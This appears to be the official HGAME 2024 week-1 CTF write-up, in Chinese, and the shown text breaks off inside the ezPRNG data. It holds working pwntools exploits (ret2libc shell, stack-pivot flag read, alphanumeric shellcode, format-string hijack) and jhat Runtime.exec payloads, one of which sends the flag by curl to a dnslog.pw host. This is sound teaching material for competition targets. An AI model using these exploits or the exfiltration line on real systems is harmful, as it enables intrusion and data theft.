hgame2024官方题解-week1

Pwn

EzSignIn

nc签到

Elden Random Challenge

这题考的是栈溢出随机数种子的覆盖和ret2libc

随机数的题一般会用到ctypes

ctypes是python的外部函数库，一方面提供了C中的一些数据类型；另一方面允许我们调用 DLL 或共享库中的函数

我们可以创建一个对象，像exp中libc = cdll.LoadLibrary(“libc.so.6”)，然后就可以通过libc.rand()这样的语句来调用库中的函数。

将随机数种子覆盖为确定的数，并指定libc.srand的种子之后就可以用libc.rand来生成答案了。

通过了随机数挑战之后就是基本的ret2libc。

```
from pwn import *
from ctypes import *

#context.log_level = 'debug'
#p=process('./vuln')
p=remote("127.0.0.1",9999)
elf=ELF('./vuln')
libc=cdll.LoadLibrary('/home/l0tus/glibc-all-in-one/libs/2.31-0ubuntu9.9_amd64/libc-2.31.so')
libc.srand(0)

pop_rdi_ret=0x0000000000401423
ret=0x000000000040101a
puts_got=elf.got['puts']
puts_plt=elf.plt['puts']
myread=0x40125D

p.sendafter("Menlina: Well tarnished, tell me thy name.",b'a'*0xe+p32(0))
for i in range(0,99):
    num=libc.rand()%100+1
```

```
    p.sendafter("Please guess the number:",p64(num))

libc=ELF('/home/l0tus/glibc-all-in-one/libs/2.31-0ubuntu9.9_amd64/libc-2.31.so')
#leak libc
payload=b'a'*0x38
payload+=p64(pop_rdi_ret)
payload+=p64(puts_got)
payload+=p64(puts_plt)
payload+=p64(myread)

p.sendafter("Here's a reward to thy brilliant mind.",payload)
libc_base=u64(p.recvuntil("\x7f")[-6:].ljust(8,b'\x00'))-libc.sym['puts']
print("libc_base = ",hex(libc_base))

payload=b'a'*0x38
payload+=p64(ret)
payload+=p64(pop_rdi_ret)
payload+=p64(libc_base+next(libc.search(b'/bin/sh')))
payload+=p64(libc_base+libc.sym['system'])

p.sendline(payload)

p.interactive()

```

Elden Ring Ⅰ

题目名字出这个是因为整不出别的活了，恰好最近沉迷老头环（x，题目名字和做题毫无关系。

做法是栈迁移+orw

```
from pwn import *
import os

context(log_level='debug',arch='amd64',os='linux')
#p = process("./vuln")
p=remote("127.0.0.1",9999)
#p=remote("121.40.199.143",33157)
elf = ELF('./vuln')
libc=ELF('./libc.so.6')
puts_got = elf.got['puts']
puts_plt = elf.plt['puts']
main_addr = 0x40125B # vuln_addr
rdi_addr = 0x00000000004013e3 # prop rdi;ret addr
puts_offset=0x84420
```

```
leave_addr=0x0000000000401290
bss_addr=0x404090
ret=0x40101a

#leak libc:
payload1 = b'A'*0x108
payload1 += p64(rdi_addr)
payload1 += p64(puts_got)
payload1 += p64(puts_plt) # ret to puts
payload1 += p64(main_addr)
#gdb.attach(p)
payload1=payload1.ljust(0x130,b'\x00')

#gdb.attach(p)
p.sendafter("accord.",payload1)
p.recv()
puts_addr = u64(p.recv(6)+b'\x00'*2)
libc_addr = puts_addr - puts_offset
print("libc_base =",hex(libc_addr))

#offsets in libc
pop_rax_ret=0x36174+libc_addr
pop_rsi_ret=0x2601f+libc_addr
pop_rdx_r12_ret=0x119211+libc_addr
syscall_ret=0x630a9+libc_addr
open_addr =libc_addr +libc.sym["open"]
read_addr =libc_addr +libc.sym["read"]
write_addr =libc_addr +libc.sym["write"]

#gdb.attach(p)
payload=b'a'*0x100
payload+=p64(bss_addr-0x8)#rbp
payload+=p64(pop_rax_ret)
payload+=p64(bss_addr)
payload+=p64(0x401282)
payload+=p64(0)*2
p.sendafter("accord.",payload)
sleep(0.01)

# basic orw
payload = p64(rdi_addr)
payload += p64(0x404138)#addr of 'flag'
payload += p64(pop_rsi_ret)
payload += p64(0)
payload += p64(open_addr)

payload += p64(rdi_addr)
```

```
payload += p64(3)
payload += p64(pop_rsi_ret)
payload += p64(0x404140)
payload += p64(pop_rdx_r12_ret)
payload += p64(0x100)
payload += p64(0)
payload += p64(read_addr)

payload += p64(rdi_addr)
payload += p64(1)
payload += p64(pop_rsi_ret)
payload += p64(0x404140)
payload += p64(pop_rdx_r12_ret)
payload += p64(0x100)
payload += p64(0)
payload += p64(write_addr)
payload +=b'flag\x00\x00\x00\x00'
payload += p64(0)*16

p.send(payload)

p.interactive()

```

ezshellcode

传shellcode的长度时存在整数溢出漏洞，因此可以输入一个-1从而获得足够长度的shellcode空间，然后题目要求是可见字符串shellcode，网上找一下就有，也可以自己生成

exp：

```
from pwn import*
context(log_level = 'debug', arch = 'amd64', os = 'linux')
#p = process('./ezshellcode')
p=remote('192.168.189.132',9999)
p.sendlineafter("input the length of your shellcode:",b'-1')
shellcode=b"Ph0666TY1131Xh333311k13XjiV11Hc1ZXYf1TqIHf9kDqW02DqX0D1Hu3M2G0Z2o4H0u0P160Z0g7O0Z0C100y5O3G020B2n060N4q0n2t0B0001010H3S2y0Y0O0n0z01340d2F4y8P115l1n0J0h0a070t"
p.sendafter("input your shellcode:",shellcode)
p.interactive()
```

ezfmt

exp

```python
from pwn import*
context.log_level = "debug"
context.arch = "amd64"

p = process('./try1')
sys_addr = 0x40123d

payload = "%88c%18$hhn%4198885c%22$ln"
p.recvline()
#gdb.attach(p)

p.sendline(payload)



p.interactive()
```


这个题目不能泄漏stack地址并且开启了canary保护，这样就需要利用残留在stack上面的地址，通过修改残留的栈地址并且1/16的爆破从而成功劫持程序流到后门函数

Web


ezHTTP

> hgame{HTTP_!s_1mP0rT4nt}


题目考察的是HTTP协议基础知识和JWT，使用BurpSuite/Yakit等工具抓取报文，按照网页显示文本更改请求头。




添加 `Referer: vidar.club` 。



将 `User-Agent` 请求头的内容更改为 `Mozilla/5.0 (Vidar; VidarOS x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/121.0.0.0 Safari/537.36 Edg/121.0.0.0` 。



添加 `X-Real-IP: 127.0.0.1` ，上一步的响应报文的响应头中有Hint提示不使用XFF头。



响应报文中增加了 `Authorization: Bearer eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJGMTRnIjoiaGdhbWV7SFRUUF8hc18xbVAwclQ0bnR9In0.VKMdRQllG61JTReFhmbcfIdq7MvJDncYpjaT7zttEDc` 响应头，即JWT，解密JWT得到flag。

可以在jwt.io中解密JWT。

Select Courses

> hgame{w0W_!_1E4Rn_To_u5e_5cripT_^_^}

题目主要考察的是选手编写脚本的能力。

帮助阿菇选到所有课程，即可获取FLAG。后端逻辑是每间隔 30s-180s 放出一门课，若 5s 内没有选到课程，则课程又会满员。已经被选上的课程不会再放出。当所有课程都选上之后，点击“选完了”按钮，后端判定所有课程都已经被选择，就会返回给前端FLAG。

选手可以手动选课，但工作量会比较大；也可以通过编写脚本来自动抢课，比如基于python的selenium编写抢课脚本：


```python
from selenium import webdriver
from selenium.webdriver.common.by import By
from selenium.webdriver.support.ui import WebDriverWait
from selenium.webdriver.support import expected_conditions as EC
from time import sleep

driver = webdriver.Chrome()
driver.get("http://127.0.0.1:8000")
sleep(3)

courses_list = []

for i in range(1, 6):
    course = {
        'panel': f'//*[@id="selector-container"]/section[{i}]/div[1]',
        'status': f'//*[@id="selector-container"]/section[{i}]/div[2]/table/tbody/tr/td[5]',
        'submit': f'//*[@id="selector-container"]/section[{i}]/div[2]/table/tbody/tr/td[6]/button'
    }
    courses_list.append(course)

print(courses_list)

while courses_list:
    driver.refresh()
    sleep(2)
    for course in courses_list:
        panel = driver.find_element(By.XPATH, course['panel'])
        panel.click()
        status_element = driver.find_element(By.XPATH, course['status'])
        status_text = status_element.text
        print(status_text)
        if status_text != "已满":
            submit_button = driver.find_element(By.XPATH, course['submit'])
            submit_button.click()
            WebDriverWait(driver, 5).until(EC.alert_is_present())
            alert = driver.switch_to.alert

            alert.accept()
            courses_list.remove(course)
            break

```

```
sleep(10)
driver.quit()
```

同时，也可以编写脚本或使用Burpsuite等工具持续发包，检测到返回值为`{'full': 0, 'message': '选课成功! '}`即表示抢到某门课。

jhat

```
new java.util.Scanner(java.lang.Runtime.getRuntime().exec('cat /flag').getInputStream())
```



或：

```
select new java.io.BufferedReader(new java.o.FileReader("/flag") ).readLine()
```

```
// you need java bash encode the {command}
java.lang.Runtime.getRuntime().exec('{curl `read /flag`.1ue.dnslog.pw}')
```

2048*16

1. 禁用F12+右键 => 可以在浏览器的更多工具选项卡打开开发人员工具
2. 反调试 => 根据debugger触发的堆栈找到代码所在位置，在本地替换版本中删除这部分反调代码

3. js混淆 => 寻找并发现字符串映射规律，判断出字符串是统一存在一个数组里，取字符串时先算一个偏移量后从数组取出
4. 从Game Over！字符串定位到只有游戏通过才会执行的的可疑代码

```
g[h(432)][h(469)] = function(x) {
    var n = h
      , e = x ? "game-won" : n(443)
      , t = x ? s0(n(439),
"V+g5LpoEej/fy0nPNivz9SswHIhGaDOmU8CuXb72dB1xYMrZFRAl=QcTq6JkWK4t3") : n(453);
    this[n(438)][n(437)].add(e),
    this[n(438)][n(435)]("p")[-1257 * -5 + 9 * 1094 + -5377 * 3].textContent =
t
}
```

5. 最不用动脑的办法是在可疑函数里打断点，猜测形参x是胜利与否，故意输掉并修改函数传入的x为true，假装获胜触发游戏通关的逻辑

Bypass it

点击注册按钮，发现浏览器弹框不允许注册。


手动请求 `/register_page.php`，查看返回的 HTML 代码内容：

```
<html>
<head>
    <meta charset="utf-8">
        <title>用户注册</title>
    <link rel="stylesheet" href="/css/bootstrap.min.css">
    <script src="/js/jquery.min.js"></script>
    <script src="/js/bootstrap.min.js"></script>
</head>
<body>
<div class="container">
        <form action="register.php" method="post">
                <fieldset>
                        <legend>用户注册</legend>
                        <ul>
                                <li>
                                        <label>用户名:</label>
                                        <input type="text" name="username" />
                                </li>
                                <li>
                                        <label>密  码:</label>
                                        <input type="password" name="password" />
                                </li>
                                <li>
                                        <label> </label>
                                        <input type="submit" name="register" value="注册" />
                                </li>
                        </ul>
                </fieldset>
        </form>
<script language='javascript' defer>alert('很抱歉，当前不允许注册');top.location.href='login.html'</script></div>
</body>
</html>
```


可以看到是一行 javascript 脚本令浏览器弹框，并跳转回了登陆页面。

最简单的解法：屏蔽浏览器 Javascript 的运行。

以 Google Chrome 为例：在点击 注册 按钮前，打开网站设置



找到 Javascript，屏蔽



然后回到页面，点击注册按钮，发现成功进入了注册页，没有弹框。

随意注册一个账户，因为 Javascript 被屏蔽，无法弹出注册成功的提示。但这并不妨碍我们成功注册了帐户。

重新打开网站设置，设置允许 Javascript，使用刚刚注册的账户登陆即可。

解法二：分析 `/register_page.php` 返回的 HTML 代码，注册接口为 `register.php` ，使用 POST 方法进行提交，参数分别为 `username` 、 `password` （以及 `register` 按钮，这个参数在本题中有没有提交都可以，后端没有解析 `register` 参数）

```
<html>
<head>
    <meta charset="utf-8">
        <title>用户注册</title>
    <link rel="stylesheet" href="/css/bootstrap.min.css">
    <script src="/js/jquery.min.js"></script>
    <script src="/js/bootstrap.min.js"></script>
</head>
<body>
<div class="container">
        <form action="register.php" method="post">
                <fieldset>
                        <legend>用户注册</legend>
                        <ul>
                                <li>
                                        <label>用户名:</label>
                                        <input type="text" name="username" />
                                </li>
                                <li>
                                        <label>密  码:</label>
                                        <input type="password" name="password" />
                                </li>
                                <li>
                                        <label> </label>
                                        <input type="submit" name="register" value="注册" />
                                </li>
                        </ul>
                </fieldset>
        </form>
<script language='javascript' defer>alert('很抱歉，当前不允许注册');top.location.href='login.html'</script></div>
</body>
</html>
```

手工发送 POST 请求，返回注册成功的提示：

（以下示例注册了用户名为 `Doddy` 密码为 `Doddy` 的账户）

```
C:\Users\doddy>curl -v http://47.102.130.35:32143/register.php -d "username=Doddy&password=Doddy"
*   Trying 47.102.130.35:32143...
* Connected to 47.102.130.35 (47.102.130.35) port 32143
> POST /register.php HTTP/1.1
> Host: 47.102.130.35:32143
> User-Agent: curl/8.4.0
> Accept: */*
> Content-Length: 29
> Content-Type: application/x-www-form-urlencoded
>
< HTTP/1.1 200 OK
< Server: nginx/1.16.1
< Date: Mon, 05 Feb 2024 10:58:40 GMT
< Content-Type: text/html; charset=utf-8
< Transfer-Encoding: chunked
< Connection: keep-alive
< X-Powered-By: PHP/7.4.5
<
<script language='javascript' defer>alert('注册成功');top.location.href='login.html'</script>* Conn
```

之后使用浏览器在登录界面正常登录即可。

Reverse


ezIDA

将二进制程序拖入IDA即可获得flag

```
.data:0000000140003034 00 00 00 00                    align 8
.data:0000000140003038 68 67 61 6D 65 7B 57 33 6C 63+aHgameW3lc0meT0 db 'hgame{W3lc0me_T0_Th3_World_of_Rev3rse!}',0
.data:0000000140003038 30 6D 65 5F 54 30 5F 54 68 33+                                  ; DATA XREF: main+28↑o
```

ezUPX

通过查壳软件可以得知二进制文件经过UPX壳加密



UPXgithub：

https://github.com/upx/upx

用upx -d即可成功脱壳

内部逻辑是简单的xor，只需要每位xor 0x32即可解密

```c
#include<stdio.h>
unsigned char c[] =
 {
    0x64, 0x7B, 0x76, 0x73, 0x60, 0x49, 0x65, 0x5D, 0x45, 0x13,
     0x6B, 0x02, 0x47, 0x6D, 0x59, 0x5C, 0x02, 0x45, 0x6D, 0x06,
     0x6D, 0x5E, 0x03, 0x46, 0x46, 0x5E, 0x01, 0x6D, 0x02, 0x54,
     0x6D, 0x67, 0x62, 0x6A, 0x13, 0x4F, 0x32
};
int main()
 {
    for (int i = 0; i < sizeof(c); i++)
    {
        printf("%c", c[i] ^ 0x32);
    }
 }
```

ezPYC

程序是用pyinstaller打包之后的python文件，需要用**pyinstxtractor解包**

```
(base) PS D:\Program Files\CTF_Tools\解包工具> python .\pyinstxtractor.py C:\Users\11368\Desktop\ezPYC\attachment\ezPYC.
exe
[+] Processing C:\Users\11368\Desktop\ezPYC\attachment\ezPYC.exe
[+] Pyinstaller version: 2.1+
[+] Python version: 3.8
[+] Length of package: 633670 bytes
[+] Found 9 files in CArchive
[+] Beginning extraction...please standby
[+] Possible entry point: pyiboot01_bootstrap.pyc
[+] Possible entry point: ezPYC.pyc
[!] Warning: This script is running in a different Python version than the one used to build the executable.
[!] Please run this script in Python 3.8 to prevent extraction errors during unmarshalling
[!] Skipping pyz extraction
[+] Successfully extracted pyinstaller archive: C:\Users\11368\Desktop\ezPYC\attachment\ezPYC.exe
```

之后找到解包后文件夹中的ezPYC.pyc文件，用pycdc反编译

```
(base) PS D:\Program Files\CTF_Tools\pycdc\build\Release> .\pycdc.exe "D:\Program Files\CTF_Tools\解包工具\ezPYC.exe_ext
racted\ezPYC.pyc"
# Source Generated with Decompyle++
# File: ezPYC.pyc (Python 3.8)

Warning: block stack is not empty!
flag = [
    87,
    75,
    71,
    69,
    83,
    121,
    83,
    125,
    117,
    106,
    108,
    106,
    94,
    80,
    48,
```

代码逻辑也是简单的xor加密，秘钥为1234，循环使用xor对flag进行解密即可

```
#include<stdio.h>
unsigned char c[] =
 {
    87,75,71,69,83,121,83,125,117,106,108,106,
    94,80,48,114,100,112,112,55,94,51,112,91,48,
    108,119,97,115,49,112,112,48,108,100,37,124,2
};
unsigned char key[] = {1, 2, 3, 4};
int main()
 {
    for (int i = 0; i < sizeof(c); i++)
        printf("%c", c[i] ^ key[i % 4]);
 }
```

ezASM

简单的x86汇编，代码逻辑就是逐位对flag进行与0x22异或的加密，所以解密只需要xor 0x22即可

```c
#include<stdio.h>
unsigned char c[] =
 {
74, 69, 67, 79, 71, 89, 99, 113, 111, 125, 107, 81, 125, 107, 79, 82, 18, 80, 86, 22, 76, 86, 125, 22, 125, 112, 71, 84, 17, 80, 81, 17, 95, 34
};
int main()
 {
    for (int i = 0; i < sizeof(c); i++)
        printf("%c", c[i] ^ 0x22);
 }
```

Crypto

ezRSA

主要考察费马小定理

```python
from Crypto.Util.number import *
leak1=149127170073611271968182576751290331559018441805725310426095412837589227670757540743929865853650399839102838431507200744724939659463200158012469676979987696419050900842798225665861812331113632892438742724202916416060266581590169063867688299288985734104127632232175657352697898383441323477450658179727728908669
leak2=116122992714670915381309916967490436489020001172880644167179915467021794892927977272080596641785569119134259037522388335198043152206150259103485574558816424740204736215551933482583941959994625356581201054534529395781744338631021423703171146456663432955843598548122593308782245220792018716508538497402576709461
c=1052948186753252003425805677386407401702701957804186624540064784023025166165299970971591962081093343719166118000329592327365567572958855889959252423562272881606550191807612081223658034499114098099153234799125270528863301491347997061005684554352359132417756706194892255227523548661551491393212543654399164260702868976269361730524671649278311681307035551260697162664559496185056758634038970582131484209646563188681228128984313225813180977379777704935878918221257060625250979083099426313202009415364629679352297563219191246391989898834928228497291993276195260337973323457535162403916244002194059255276857963997771309997
n=leak1*leak2
phi=(leak1-1)*(leak2-1)
d=inverse(0x10001,phi)
flag=long_to_bytes(pow(c,d,n))
print(flag)
```

ezMath

考查pell方程，利用连分数

sagemath有集成相关运算，以下为sage脚本：

```
from Crypto.Util.number import *
from Crypto.Cipher import AES

enc=b"\xce\xf1\x94\x84\xe9m\x88\x04\xcb\x9ad\x9e\x08b\xbf\x8b\xd3\r\xe2\x81\x17g\x9c\xd7\x10\x19\x1a\xa6\xc3\x9d\xde\xe7\xe0h\xed/\x00\x95tz)1\\\t8:\xb1,U\xfe\xdec\xf2h\xab`\xe5'\x93\xf8\xde\xb2\x9a\x9a"

def solve_pell(N, num = 100):
    c = continued_fraction(sqrt(N))
    for i in range(num):
        y = c.denominator(i)
        x = c.numerator(i)
        if x^2 - N * y^2 == 1:
            return x, y
    return None, None

def pad(x):
    return x+b'\x00'*((16-len(x))%16)

def decrypt(KEY):
    cipher= AES.new(KEY,AES.MODE_ECB)
    flag =cipher.decrypt(enc)
    return flag

N = 114514
x,y=solve_pell(N)
print(x,y)

y=pad(long_to_bytes(y))[:16]
flag=decrypt(y)
print(flag)

```

ezPRNG

考察LFSR

推导出下方的关系：

$nextbit = R_1 \oplus R_5 \oplus R_8 \oplus R_{13} \oplus R_{18} \oplus R_{22} \oplus R_{25} \oplus R_{29} \oplus R_{32}$

定义序列R'为$R_1R_2 \ldots R_{32}nextbit_1nextbit_2 \ldots nextbit_n$

根据反馈函数，有：

$nextbit_{i+1} = R'_{1+i} \oplus R'_{5+i} \oplus R'_{8+i} \oplus R'_{13+i} \oplus R'_{18+i} \oplus R'_{22+i} \oplus R'_{25+i} \oplus R'_{29+i} \oplus R'_{32+i}$

其中

当j>32时$R'_j = nextbit_{j-32}$

当j<=32时$R'_j = R_j$

取i+1=32：

此时有

$nextbit32 = R'_{32} \oplus R'_{36} \oplus R'_{39} \oplus R'_{44} \oplus R'_{49} \oplus R'_{53} \oplus R'_{56} \oplus R'_{60} \oplus R'_{63}$

$= R_{32} \oplus nextbit_4 \oplus nextbit_7 \oplus nextbit_{12} \oplus nextbit_{17} \oplus nextbit_{21} \oplus nextbit_{24} \oplus nextbit_{28} \oplus nextbit_{31}$

通过前32为一位一位复原就行

```
from Crypto.Util.number import *
output=
['10011000000010101000110000101110101101100101010000000000010010011111110111111
11010111100110110010101010000000110001001110111001011100101111111010001010110111
01000011100000110100010000100011000111110001011100010111011111111001110101101100
11000000010100101000001010000011110010111110111111001011001011011010110010001 01
10111111000001011111010111001001000100000110110001101101110111010000110100000010
11011001110110100101100110111101010000011000001010011111010010001100001110111111
01011101111011100100110010001101011111001011101110101100011110111000011111011001
01111001100000001011000011101000000001010101101101001101110010011101010100101 1011
11001110001011011101101001010110001101110001100000111110110100100001011010100 01
01011001000011100101001010011001100101100001011000100111111011011110101000100 10
10001100111110010100101100011100111101100111010100101011111001100110001110011 01
10001010011111010100000011010101110111111001001110001101100011100011111110011110 00
0011001010110111011001111001100111110100110101010010 11',
'001010001101111010110000001111010111011001011100110001101101010000100000111010 0
01101001100111101010101001010000111001101101110000111111001000110011011100011 00
00101010101111100101010001100111111110100110110110011101101101101011110110101 00
00001111010101011011110111101110100011011001101101010011001110011000100010100 11
10010011111101000101000100101001110000011101011110010111010110100101100000100 11
00001000101101111110110011101000111110011001010101101101001011000100110101001 01
00010010011000011001010110111000110110001001110001000110011111100000001000100 000
00010100010101010001101010011000011000111000010111100110001110011011010010100 00
00110111101010110101101101110101110111100100101100000110110101001011101000100 10
01010110011010110001101001111100010110111011110101001010000110101111000010101 00
01110110100100111111110111010001010010010110110101101111111000011011101111111 10
00111000100001010011000111110010001101101100111001001100010100110011001000010 01
```

```
    100011010001110001011001010100010111000100001001110000',
    '0000010001010010111001101110001100000111001000111101011011000110000011000000100
    0111001011111101010001100011110001111010100010000110010001100000001001001001110
    1000001010101110101101110000000100001101000111100001111001111111011100011011011
    0001000001100101010110011000011111111001111010010000111011110111110001010001110111
    1101101011100001000111110111011101110011011001001011011010001010110001001001011
    1101110111011101101100110111110011110101110001000011111001111101111011111100110
    0000111000100110111100100011111010111011001000000001101101100111011000101010000
    0011010100000100111101000010111111100111100010100111011111110000000101101010010
    1010100000011111011101011111011111010010101000001010010101001001000100011110001
    0001000010011110111010011001110000000111100100100010001001111101110101000110011
    0100010000001000101101000000110101001110100100001010100100010010110011011101101
    0010001100001111010111101011010010100111000110010000000101101110010010101011001
    0000110001101101101101011111010001111111010000001101110',
